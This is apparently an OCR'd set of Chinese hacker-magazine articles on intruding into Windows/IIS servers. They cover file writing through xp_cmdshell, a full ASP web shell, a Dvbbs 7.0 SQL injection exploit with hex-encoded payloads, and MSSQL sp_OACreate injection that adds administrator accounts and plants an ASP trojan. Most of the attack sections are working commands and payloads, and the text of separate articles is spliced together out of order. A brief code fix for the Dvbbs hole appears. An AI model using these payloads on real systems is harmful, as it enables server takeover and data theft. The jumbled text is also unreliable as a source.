如果不用双引号将命令包含进来，则重定向>不会在远程起作用，如果不加上cmd.exe /c则提示系统找不到指定的文件，因为at把"echo ***"当作了command参数（可执行程序的文件名），通过查看计划任务的日志（c:\winnt\SchedLgU.Txt）即可发现这一点。

2.SQL注入写文件

（1）不含^< > | &" +'%#等特殊符号（或含有成对双引号）时，可以直接写入文件：

```
exec master.dbo.xp_cmdshell'echo "Test"=dword:00000001> c:\temp.reg ';--
```

（2）大家最常遇到的估计还是含^< > | &" +'%#等符号的写入情况，比如写入脚本然后让管理员重新启动再获得权限等，如果不做数据转换是写入不成功的，转换对应如下：

```
^ ---------%5E%5E      即^^的ASCII码
< ---------%5E%3C      即^<的ASCII码
> ---------%5E%3E      即^>的ASCII码
| ---------%5E%7C      即^| 的ASCII码
& ---------%5E%26      即^& 的ASCII码
" ---------%5E%22      不转换也可（必须成对出现），建议转换（可以单独或成对出现）
' ---------" 或%27%27  比较特殊，单引号转换为两个单引号
+ ---------%2B         +在IE中有特殊含义
% ---------%25
# ---------%23
```

小提示 双引号如果成对出现且不转换，则内部特殊字符只转换为%ASCII码，而且前面不加%5E，但两个双引号内部的单引号要转换为两个单引号，否则会出错，因此建议将特殊字符全部转换，这样处理较方便。


例如 写入脚本Shell（cmd.asp）

```
exec master..xp_cmdshell'echo *** > c:\Inetpub\wwwroot\cmd.asp ';--
exec master..xp_cmdshell'echo ***>> c:\Inetpub\wwwroot\cmd.asp ';--
```

转换后的cmd.asp内容如下：

```
%5E%3C%25@ LANGUAGE=%5E%22VBSCRIPT%5E%22%25%5E%3E
%5E%3C%25 On Error Resume Next
Set oScript = Server.CreateObject(%5E%22WSCRIPT.SHELL%5E%22)
Set oScriptNet = Server.CreateObject(%5E%22WSCRIPT.NETWORK%5E%22)
Set oFileSys = Server.CreateObject(%5E%22Scripting.FileSystemObject%5E%22)
ccmmdd = Request.Form(%5E%22.CMD%5E%22)
If (ccmmdd %5E%3C%5E%3E %5E%22%5E%22) Then
szTempFile = %5E%22C:\\%5E%22 %5E%26 oFileSys.GetTempName( )
Call oScript.Run (%5E%22cmd.exe /c %5E%22 %5E%26 ccmmdd %5E%26 %5E%22 %5E%3E %5E%22 %5E%26 szTempFile, 0, True)
Set oFile = oFileSys.OpenTextFile (szTempFile, 1, False, 0)
End If %25%5E%3E
%5E%3CHTML%5E%3E%5E%3Cbody%5E%3E%5E%3CFORM action=%5E%22%5E%3C%25= Request.ServerVariables(%5E%22URL%5E%22) %25%5E%3E%5E%22 method=%5E%22POST%5E%22%5E%3E
%5E%3Cinput type=text name=%5E%22.CMD%5E%22 size=45 value=%5E%22%5E%3C%25= ccmmdd %25%5E%3E%5E%22%5E%3E
%5E%3Cinput type=submit value=%5E%22Execute%5E%22 class=input%5E%3E%5E%3C/FORM%5E%3E
%5E%3CPRE%5E%3E%5E%3C%25If (IsObject(oFile)) Then
On Error Resume Next
Response.Write Server.HTMLEncode(oFile.ReadAll)
oFile.Close
Call oFileSys.DeleteFile(szTempFile, True)
End If%25%5E%3E%5E%3C/PRE%5E%3E%5E%3C/BODY%5E%3E%5E%3C/HTML%5E%3E
```

逐行复制到URL中，完成后效果如下：



3.脚本Shell中写文件（以cmd.asp为例）

在网页Shell（cmd.asp）中直接使用echo *** > filename写文件是不成功的，对于普通可写目录可以这样操作：

```
cmd.exe /c "echo "Test"=dword:00000000 >c:\temp.reg"
```

脚本Shell中输入的指令是以IWAM_HOSTNAME身份运行的，权限较低，如果没有目录可写该怎么办呢？如果通过其他方法获取了管理员账号和密码，还是有办法的（这个办法特别适合获取了管理员账号和密码，却被防火墙挡在外面或服务器未开任何共享的情况）。

首先，在cmd.asp中让服务器跟它自己建立IPC连接

```
net use \\127.0.0.1\ipc$ "password" /user:"administrator"
net use z: \\127.0.0.1\c$
```

将C盘映射为Z盘，如果没有共享c$，就使用at \\127.0.0.1 18:02 net share c$=c:\ 打开，这时对Z盘

脚本小子：动网论坛一直是国内非常权威的ASP中文论坛，而dvbbs7更是众安全论坛中的明星，当动网7刚发布的时候，无数喜欢安全的朋友对它的源代码进行了分析，大多数朋友都得出了“非常安全”的结论，的确，动网7的安全性有很大提高，但是，绝对没有任何100%安全的程序在网络中存在！动网7的最新漏洞足以证明这一点！

把DVBBS7.0拉下马



适合读者	脚本入侵爱好者
前置知识	SQL注入基础知识
难度等级	中

◎ 文／图 firstsee

漏洞文件：AccessTopic.asp
影响版本：Dvbbs7.0任何版本+MSSQL
测试版本：Dvbbs7.0+SP1+MSSQL
测试环境：Windows 2000 Advanced Server + SQL Server 2000

动网论坛7.0自从发布以来进一步扩大了其在ASP论坛领域的声誉和好评，无论是在美工、性能、安全性和效率上都比上一个版本有了很大的进步，在读代码的时候给我的唯一感觉就是“美”，但是网络上没有100%的安全，代码写得再严谨也会有疏忽的地方，为了找出它的漏洞，我就像大海捞针一样在茫茫的代码中寻觅，蓦然回首，那漏洞却在灯火阑珊处，哈哈，请跟我来看一看吧！

1.发现新大陆

打开AccessTopic.asp文件，翻到第200～212行，内容为：

```
Sub freetopic()
For i=1 to request.form("Announceid").count
ID=replace(request.form("Announceid")(i),"'","")
```

```
'删除
If request("actiontype")=2 Then
Set Rs=Dvbbs.Execute("select rootid from "&Dvbbs.NowUsebbs&" where parentid=0 And Announceid="&id)
If not (rs.eof And rs.bof) Then
Dvbbs.Execute("delete from dv_topic where topicid="&rs(0))
Dvbbs.Execute("delete from "& Dvbbs.NowUsebbs &" where rootid="&rs(0))
FoundID=rs(0)
Else
Dvbbs.Execute("delete from "&Dvbbs.NowUsebbs&" where Announceid="&id)
FoundID=0
End If
```

很明显，代码对request.form("Announceid")的值只进行了单引号的过滤，幸好在SQL语句里面不是作为字符串使用，要不然就没有玩的了。要想突破这个单引号的限制非常简单，只要把我们需要用到的字符串用SQL Encoder进行转换一下，就可以直接使用了。其基本原理就是在MSSQL中自动地将varbinary类型的数据转换为varchar类型数据，然而这一点在Asp中一般是无法分辨出来的。在接下来的操作中涉及到字符串的部分为了便于理解，我保留了原文。在实际操作中请用SQL Encoder进

（其实就是C盘）就可以像管理员一样读写了。既然我们已经建立IPC连接了，如果是写仅有一两行的小文件的话，用下面的命令就够了：

```
at \\127.0.0.1 18:01 cmd.exe /c "echo *** >filename"
```

4.MySQL弱密码入侵并写文件

从已安装MySQL的机器上（例如C:\mysql\bin）复制一个mysql.exe到自己工作目录下，先建立连接

```
mysql -h192.168.1.109 -uroot -p123456
mysql>use test;
```

创建一个临时表写文件（文件中双引号都要转换为两个双引号，\转换为两个\\，其他不变）：

```
mysql>create table tmp(ccmmdd TEXT);
mysql>insert into tmp values("写入的文件行");
```

再逐行写入Shell文件，输入错误可以删掉该行delete from tmp where ccmmdd like "开始几个字母%"；这几个字母要求不能与其他行重复，否则删除多行。

```
mysql>select * from tmp into outfile "c:\\inetpub\\wwwroot\\ccc.asp";
mysql>drop table tmp;
```

如果网站路径没错的话，就得到一个网页Shell了，你可以编辑好SQL语句保存为文件sql.txt，使用时直接输入下列命令：

```
mysql -h192.168.1.109 -uroot -p123456<sql.txt
```

上面几类情况是我们在入侵中经常遇到的，如果能成功地往服务器上写入文件，上传、下载、执行都不是问题了，离完全控制服务器也就不远了！希望此文能给大家带来一些帮助。

行转换一下，除非特殊情况不作说明。

2.动网论坛的小鞋

这个文件在动网论坛中是用于待审核帖子的操作的，发现漏洞的过程为删除待审核帖子(request("actiontype")=2)，但是这项功能只有在开放某一个版面的帖子审核功能的时候才可能用到，而且只有斑竹才能使用，其标志变量为在数据中的Dv_Board.BoardSetting列第4个数。

由于此功能默认是关闭的，大部分论坛也不会用到，所以将其评为低危险程度的漏洞。在利用的时候我们可以想像到Access数据库的功能低下，就仿佛是一个弱智一样，也就没有什么利用价值了，因此我只讨论使用MSSQL数据库的情况。

你可能会想，既然如此不就可以利用报错得到管理员密码的md5密文了吗，这可就错了。在论坛中每一个SQL语句的执行都是通过Dvbbs.Execute这个过程来实现的，相关代码可以在inc\Dv_ClsMain.asp中找到，在这个过程中过滤了dv_admin关键字，起初的时候我还想过用特殊的方法去构造语句，但是全部失败，如果你有什么办法成功了可别忘记告诉我啊。

由于Announceid是用request.form取得，再利用的时候就要构造本地提交表单，其内容为:

```
<form action="http://目标服务器地址及相对路径/accesstopic.asp?action=freetopic" method=post name=batch>
<input type=hidden value="修改为打开审核功能版面的boardid值" name=boardid>
<input name="actiontype" value="2" type=hidden>
<textarea name="Announceid" cols="100" rows="20" id="Announceid"></textarea>
<input name=submit value="执行" type=submit>
</form>
```

只要在满足上述条件的情况下，将表单中的值设置好之后就可以往下看了。

3.让我们知道自己的权力

在取得绝对路径之前先要判断当前数据库用户的权限，这里就遇到了一个问题，无论我们提交的语句是否成立，只要不产生错误，返回的信息都是相同的。你可能已经想到了，就是要将Announceid的值设置为一个已经存在的待审核帖子，在提交成功之后，如果这个帖子已经被删除就说明我们的条件是正确的，否则就是错误的。在这里为了方便，假设每次执行都使用已经存在的boardid=1帖子，大家可以多发几个帖子等着审核。

由于在数据库的所有权限中只有SysAdmin才有利用价值，所以只需判断它就可以了。打开我们刚才构造的那个表单，并在另外一个页面中用该版版主账号登录，下面的操作都是在这种条件下完成的，因此不再提及。在textarea中填入:

```
1 and 1=(select is_srvrolemember('sysadmin'))
```

提交后根据上面提到的判断条件就可知道结果了。同样，也可以利用这种方法来判断是否存在xp_cmdshell存储扩展，提交语句为:

```
1 and 1=( select count(*) from master.dbo.sysobjects where xtype='X' and name='xp_cmdshell')
```

如果没有该权限的话就只能利用报错看一看前台管理员的密码了，需要提交的语句为:

```
1 and 1=(select top 1 UserPassword from Dv_User where UserGroupID=1)
```

如果你想让自己在论坛里面的权限得到提升的话，就去破解这个md5密文吧——据说破出来可以去买彩票哦!

在具有Sysadmin权限的情况下就相当于得到了服务器的绝对控制权，接着往下看我是怎么利用该权限的吧。

4.条条大路通罗马

现在，我们首先需要在服务器上挂上WebShell，以方便我们下一步完全控制。很多朋友用Xp_regread存储扩展读取注册表的方法来获得Web绝对路径，但是经过我的测试后发现这种方法只能得到Web服务器安装时的默认路径，如果管理员够聪明的话肯定会修改这个值的，那就会导致上传Asp木马的失败，我想朋友们可能也体会过这种情况吧。

现在换个思路考虑，既然不能得到这个路径，那我们就在服务器上自己建一个虚拟目录，问题不就迎刃而解了吗? 经过我的测试，提交下面的语句可以实现这个操作

```
;exec('master.dbo.xp_cmdshell ''cscript C:\Inetpub\AdminScripts\mkwebdir.vbs -c localhost -w "1" -v "win","c:\winnt\"''')
exec('master.dbo.xp_cmdshell ''cscript C:\Inetpub\AdminScripts/adsutil.vbs set w3svc/1/root/win/AccessExecute True''')
```

这样，就在默认服务器下面建立了一个名为win的虚拟目录，其绝对路径为c:\winnt\，并且具有执行动态脚本的权限，关于mkwebdir.vbs和adsutil.vbs的使用方法可以参考微软的MSDN，它比我讲得明白。现在你可以通过访问http://www.sitename.com/win/来判断是否创建成功，返回403错误说明创建成功，返回500错误说明创建失败。

你也许会发现一个问题，在使用SQL Encoder编码后提交语句没有一次成功过，难道语句有错误吗? 但是如果你在查询分析器内测试的话它会成功地执行，问题出在数据类型转换上。在MSSQL中，exec函数不能进行我们要求的这种数据类型转换，因此需要另外的一步操作。正确的提交代码为:

```
1;declare @a nvarchar(255);
select @a=0x6d0061007300740065007200 2e00640062006f
002e00780070005f0063006d00640073006800650 06c006c0020002
700630073006300720069007000740020006300 3a005c0069006e
006500740070007500620 05c00610064006d0069006e0073006300
72006900700074007300 5c006d006b007700650062006400690072002e
00760062007300200 02d00630020006c006f00630061006c0068006f
0073007400200 02d0077002000220031002200 20002d00760020
0022007700690 06e0022002c00220063003a005c00770069006e006e
```

```
0074005c0022002700;
exec(@a);
select @a=0x6d00610073007400650072002e00640062006
f002e00780070005f0063006d00640073006800650006c006c00200027
00630073006300720069007000740020006300 3a005c0069006e00
650074007000750062005c00610064006d0069006e00730063007200
690070007400730 02f0061006400730075007400690 06c002e0076
00620073002000730065007400200077003300730076006300 2f00
31002f0072006f006f0074002f00770069006e002f00610063006300
6500730073006500780065006300750074006500200074007200750065002700;
exec(@a);
```

首先声明一个nvarchar(255)类型的变量，然后让赋值运算符去进行数据类型的转换。还有一点需要注意，在MSSQL中字符串内部的单引号要用两个单引号，但是在我们使用SQL Encoder进行编码的时候一定要坚持一个单引号的方针，执行表达式不能转换的数据类型交给赋值运算符的政策。后面的代码中基本上都要用到这种方法，所以为了灵活运用一定要记住它。

也许你会遇到服务器没有xp_cmdshell的情况，而且这个时候还没有取得Web绝对路径，建立Webshell根本就无从谈起。遇到这种情况也不要气馁，我们还有另外的一种方法可以完成这项操作。提交下面的语句:

```
1;declare @o int;
exec sp_oacreate 'wscript.shell',@o out;
exec sp_oamethod @o,'run',NULL,'cscript C:
\Inetpub\AdminScripts\mkwebdir.vbs -c localhost -w "1"
-v "win","c:\winnt\"';
exec sp_oacreate 'wscript.shell',@o out;
exec sp_oamethod @o,'run',NULL,'cscript C:
\Inetpub\AdminScripts/adsutil.vbs set w3svc/1/root/win/
AccessExecute True';
```

数据类型转换的问题可以利用刚才提到的方法去解决。一般的时候管理员很少会注意到sp_oacreate和sp_oamethod这两个存储扩展，你可以放心地去使用。

现在通往罗马的大路就在我们的面前，那就让我们跑起来吧！什么，你说开车更快点？哈哈。

5.把跑车开上大路

知道了Web绝对路径以后，就可以写入Webshell了，据我所知的有5种方法可以实现。

(1)N.E.V.E.R的通过使用数据备份的方法，虽然有大量垃圾数据的产生，但是对权限的要求很低，具体可参考以前黑防上发表的他的文章。

(2)CZY的使用sp_makewebtask存储扩展导出表中数据的方法，附加的数据量很少而且避免了使用xp_cmdshell存储扩展的情况，这种方法我已经在光盘中sp_makewebtask.txt给出详细的代码。

(3)使用xp_cmdshell执行批处理的方法，这种方法比较实用，没有任何多于数据的写入问题，在xp_cmdshell.txt文件中你可以找到详细的内容。可以用于只能连接服务器80端口的情况——如果有3389的话还用我说吗?

(4)利用sp_oacreate和sp_oamethod这两个存储扩展执行批处理的方法，使用的条件与xp_cmdshell相同，由于这种方法与(3)中几乎同出一辙就不再给出代码了。

(5)利用sp_oacreate和sp_oamethod这两个存储扩展调用scripting.filesystemobject对象进行文件的创建及写入操作，使用条件同上。在sp_oacreate&sp_oamethod.txt文件中有详细的代码。

在上述方法中给出的Webshell代码均是修改自海洋顶端的cmd.asp，经过简化之后仅余13行关键部分，详细代码请查看光盘"源代码"栏目，按照文章名查找即可。通过这个方法，我们就可以把WebShell写到服务器上了，下面的事就简单咯。

6.把安全带系牢

你肯定发现了在数据库内的System权限在建立Webshell之后就成了Guests权限，这不是造成浪费了吗？为了继承勤俭节约的光荣传统，可以执行下面的SQL语句将浪费降低到最低的程度:

```
exec('master.dbo.xp_cmdshell ''net localgroup adminis-
trators IUSR_''+host_name()+'' /add''')
```

当然通过sp_oacreate和sp_oamethod这两个存储扩展执行也可以，关键在于灵活运用，因时制宜……什么？你问我接下来该干什么？我倒！你还是多买两本黑防看看吧，它会教你怎么做的。

结束语

其实这个漏洞的修补非常的简单，只要将代码中的：ID=replace(request.form("Announceid")(i),"'",""),这一句改为下面的语句就可以了:

```
ID= request.form("Announceid")(i)
If isnumeric(ID) then
    ID=CLng(ID)
Else
    ID=0
End if
```

千万不要小看isnumeric函数的作用，修补漏洞可全靠它呢！


俗话说盖一座大楼很困难，但是想拆掉它却是很容易，如果想让自己设计的建筑更加牢固，就要更加完备的设计，即使细节的部分也不能放过，以免由于疏忽而导致蚁穴丛生。对于软件来说，就不仅仅是本身的坍塌了，有可能会带来毁灭性的灾难，甚至于危及整个服务器和服务器所在的网络，所以对于我们软件设计和测试的朋友来说肩上的担子很重，大家一起努力吧！

编后

总体来说，这个漏洞是比较难利用的，不但需要斑竹的权限而且还需要开了帖子审核，但一旦出现漏洞利用的前提，或者人为地去构造这样的条件，相信漏洞的危害就非同小可了。在动网如此普及的今天，任何一个微小的错误都可能导致网络上出现非常大的紊乱，动网的管理者们该重视这个问题了，如果你是用的动网的论坛，请赶快修改代码，希望下一个受伤的不是你。

脚本小子: 相信不少读者已经对SQL Injection很熟悉了,不过这篇文章有新花样了,使用了MS SQL一些未公开使用方法的函数进行渗透,而且一些原来没有公开的技巧也已经在本文中有所提到,希望大家能真正掌握SQL注入的高级技术,本书的几篇文章一定不会让喜欢脚本的朋友失望哦!

适合读者	脚本入侵爱好者
前置知识	SQL基本语法
难度等级	高



榨干MS SQL最后一滴血

文/amanl

风云变换的网络,网络安全让人们不得不关注。数据库,让我们联想到强大的ORACLE,MS SQL,可惜微软的漏洞太多,对系统管理员来说功能强大的SQL是好东西,但是如果不重视安全,那SQL就是入侵者们喜欢的东西了。好!今天就用SQL Injection来让MS SQL为我们好好地工作。

相信大家对SQL暴、库暴表、暴字段都已掌握,在这里就不多说这方面了,不熟悉的朋友可以查阅《跨库查询你想怎么玩》,要饭的已经讲得很清楚了。

(下文的测试全部在真实平台上进行,由于测试站点比较知名,在这里隐去它的详细信息!)

MS SQL内置函数介绍

```
@@VERSION      获得Windows的版本号、MS SQL的版本号、补丁。
User_name()    得到当前系统的连接用户
Db_name()      得到当前连接的数据库
HOST_NAME()    得到当前主机的名称
```

这些信息有助我们对系统进行简单的了解,好,下面我们就开始吧!

```
语句: http://www.xxx.com/list.asp?classid=1'
返回信息 Microsoft OLE DB Provider for SQL Server 错误 '80040e14'
字符串 ' Order By Id DESC' 之前有未闭合的引号。
/list.asp, 行290
```

从这里未闭合的引号("'"),我们可以确定存在SQL Injection。发现存在漏洞当然接着走了,利用以上介绍的函数为我们工作:

```
语句: http://www.xxx.com/list.asp?classid=1 and 0<>(select @@version)--
返回:
Microsoft OLE DB Provider for SQL Server 错误 '80040e07'
将 nvarchar 值 'Microsoft SQL Server 2000 - 8.00.760 (Intel X86) Dec 17 2002 14:22:05 Copyright (c) 1988-2003 Microsoft Corporation Standard Edition on Windows NT 5.0 (Build 2195: Service Pack 4) ' 转换为数据类型为 int 的列时发生语法错误。
/list.asp, 行290
```

相关的信息出来了,MS SERVER ADVANCED SERVER 2000+SP4, SQL 2000+SP3,从MS SQL SERVER 后面的8.00.760可看出是SP3补丁。看了服务器的信息,接下来应该了解数据库的权限:

```
语句: http://www.xxx.com/list.asp?classid=1 and user_name()='dbo'
返回: 正常返回的信息
```

确定权限是DBO,从表面DBO权限的连接用户经常是涉及SYSADMIN服务器角色成员,可说明数据库服务器角色成员组默认是在每个数据库增加一个DBO用户。返回原理和1=1,1=2相似,这里只是权限测试,我们也把它出来看看:

```
语句: http://www.xxx.com/list.asp?classid=1 and 0<>(select user_name())--
返回: Microsoft OLE DB Provider for SQL Server 错误 '80040e07'
将 nvarchar 值 'dbo' 转换为数据类型为 int 的列时发生语法错误。
/list.asp, 行290
```

说明连接数据库的用户权限很高,可能是服务器角色组中的成员。要确定是服务器角色组使用use model来测试,连接默认的MODEL数据库一般只有默认服务器角色组才会添加数据库的使用权限。

```
语句: http://www.xxx.com/list.asp?classid=1;use model--
返回: Microsoft OLE DB Provider for ODBC Drivers 错误 '80004005'
[Microsoft][ODBC SQL Server Driver][SQL Server]服务器用户 'xx用户' 不是数据库 'model' 中的有效用户。
```

说明没有权限,如果正常返回信息,或者出现OLE有多个连接相冲突的信息,可以确认连接用户的权限是服务器角色组中,再继续:

```
语句: http://www.xxx.com/list.asp?classid=1 and 0<>(select db_name())--
返回: Microsoft OLE DB Provider for SQL Server 错误 '80040e07'
将 nvarchar 值 'xxxIMGSys' 转换为数据类型为 int 的列时发生语法错误。
/list.asp, 行290
```

这样就可以暴出当前的数据库。得到这么高权限的数据库连接成员，我们当然想直接得到WebShell，或是直接拿到NT ADMIN。NT ADMIN取决于当前服务器的配置，如果配置不合理的服务器，我们就可以直接拿NT ADMIN了，拿NT ADMIN要用到如下MSSQL内置存储过程

```
sp_OACreate (危害很大，但是需要有SYSADMINS权限才可以使用)
    sp_OAGetErrorInfo
    sp_OAGetProperty
    sp_OAMethod
    sp_OASetProperty
    sp_SetProperty
sp_OAStop
```

以下介绍经常使用的存储过程的方法，没有介绍的请翻阅MS SQL帮助，里面有很详细的说明。用法

```
Sp_OACreate(创建 OLE 对象实例)
sp_OACreate progid, | clsid,objecttoken OUTPUT[ , context ]
```

如：sp_oacreate 'scripting.filesystemobject',@o out

注意OUTPUT是输出，创建一个FILESYSTEMOBJECT实例对象o（详细说明请看MS SQL帮助）。

```
SP_OACreate(调用OACreate创建的对象)
```

调用 OLE 对象的方法。语法

```
sp_OAMethod objecttoken,
    methodname
    [, returnvalue OUTPUT]
    [ , [ @parametername = ] parameter [ OUTPUT ]
    [...n]]
参数
Objecttoken先前用 sp_OACreate 创建的 OLE 对象令牌。
Methodname要调用的 OLE 对象的方法名。
returnvalue OUTPUT该 OLE 对象的方法的返回值。如果指定，那么它必须是适当数据类型的局部变量。
```

由于MS SQL一次可以执行多语句，使得我们有机会使用更多的语句。

```
语句： http://www.xxx.com/list.asp?classid=1; DECLARE @shell INT EXEC SP_OACREATE 'wscript.shell',@shell OUTPUT EXEC SP_OAMETHOD @shell,'run', null, 'C:\WINNT\system32\cmd.exe /c net user cntest chinatest /add'
```

正常返回。

如果主机上Shell存在的话那将在服务器上创建一个cntest的用户！看样子是直接创建用户成功了，语句后再加个net localgroup administrators cntest /add加到管理组中。如果对方的机子开着3389端口或IPC的话，那接下来的事就不用我多说了。

遇到专业型主机，只开一个80端口，那应该怎么办呢？当然，我们还是可以先拿到WebShell，再慢慢渗透。由于权限高，我们可以先建表，写入ASP木马的数据再通过MAKEWEBTASK，得到WebShell。手工写入的程序太过于繁锁，上传WebShell最大的问题还是网页目录，现在网上已经有现成的通过BACKUP和MASK－WEBTASK的工具得到WebShell了。以下推荐获取网页路径，通过存储过程达到对注册表的读取的方法：

利用内置存储过程xp_regread（读取注册表键值，权限public），用法：

```
xp_regread [@rootkey=]'rootkey',
        [@key=]'key'
        [, [@value_name=]'value_name']
        [, [@value=]@value OUTPUT]
```

利用OUTPUT赋值给变量，再写入相应的表中。

```
语句： http://www.xxx.com/list.asp?classid=1;CREATE TABLE newtable(id int IDENTITY(1,1),paths varchar(500)) Declare @test varchar(20) exec master..xp_regread @rootkey='HKEY_LOCAL_MACHINE', @key='SYSTEM\CurrentControlSet\Services\W3SVC\Parameters\Virtual Roots\', @value_name='/', values=@test OUTPUT insert into paths(path) values(@test)
```

IIS的默认路径的在注册表中HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\W3SVC\Parameters\Virtual Roots\利用爆字段将数据库的值读出来

```
语句： http://www.xxx.com/list.asp?classid=1 and 0<>(select top 1 paths from newtable)--
返回： Microsoft OLE DB Provider for ODBC Drivers 错误 '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]将 varchar 值 'E:\www,,201' 转换为数据类型为 int 的列时发生语法错误。
```

这说明网页目录在E:\www，接下来也可以利用FSO直接写入ASP木马（提示必须拥有SYSADMIN权限（服务器角色成员组）的前提下，才可使用FSO和FSO写入）：

```
语句：
http://www.xxx.com/list.asp?class=1;declare @o int, @f int, @t int, @ret int exec sp_oacreate 'scripting.filesystemobject', @o out exec sp_oamethod @o, 'createtextfile', @f out, 'e:\www\test.asp',1 exec @ret = sp_oamethod @f, 'writeline', NULL, 'On Error Resume Next'--
```

在E:\WWW下创建一个test.asp并写入On Error Resume next语句

```
http://www.xxx.com/list.asp?classid=1;declare @o int, @f int, @t int, @ret int exec sp_oacreate 'scripting.filesystemobject', @o out exec sp_oamethod @o, 'opentextfile', @f out, 'e:\www\test.asp',8 exec @ret = sp_oamethod @f, 'writeline', NULL, 'asp horse '--
```

在E:\WWW\test.asp增加一行记录，记录为asp horse，整个完整木马可以这样写入（%百分号要用%25替代写入）。如果得不到网页目录，怎么办呢？前提你要猜到网站是否使用默认Web站点，或者使用域名作为Web站点。

浅谈PHP+MySQL注射语句构造

——Okphp BBS v1.3代码安全分析

文/ 黑嘿黑·≯Super·Hei

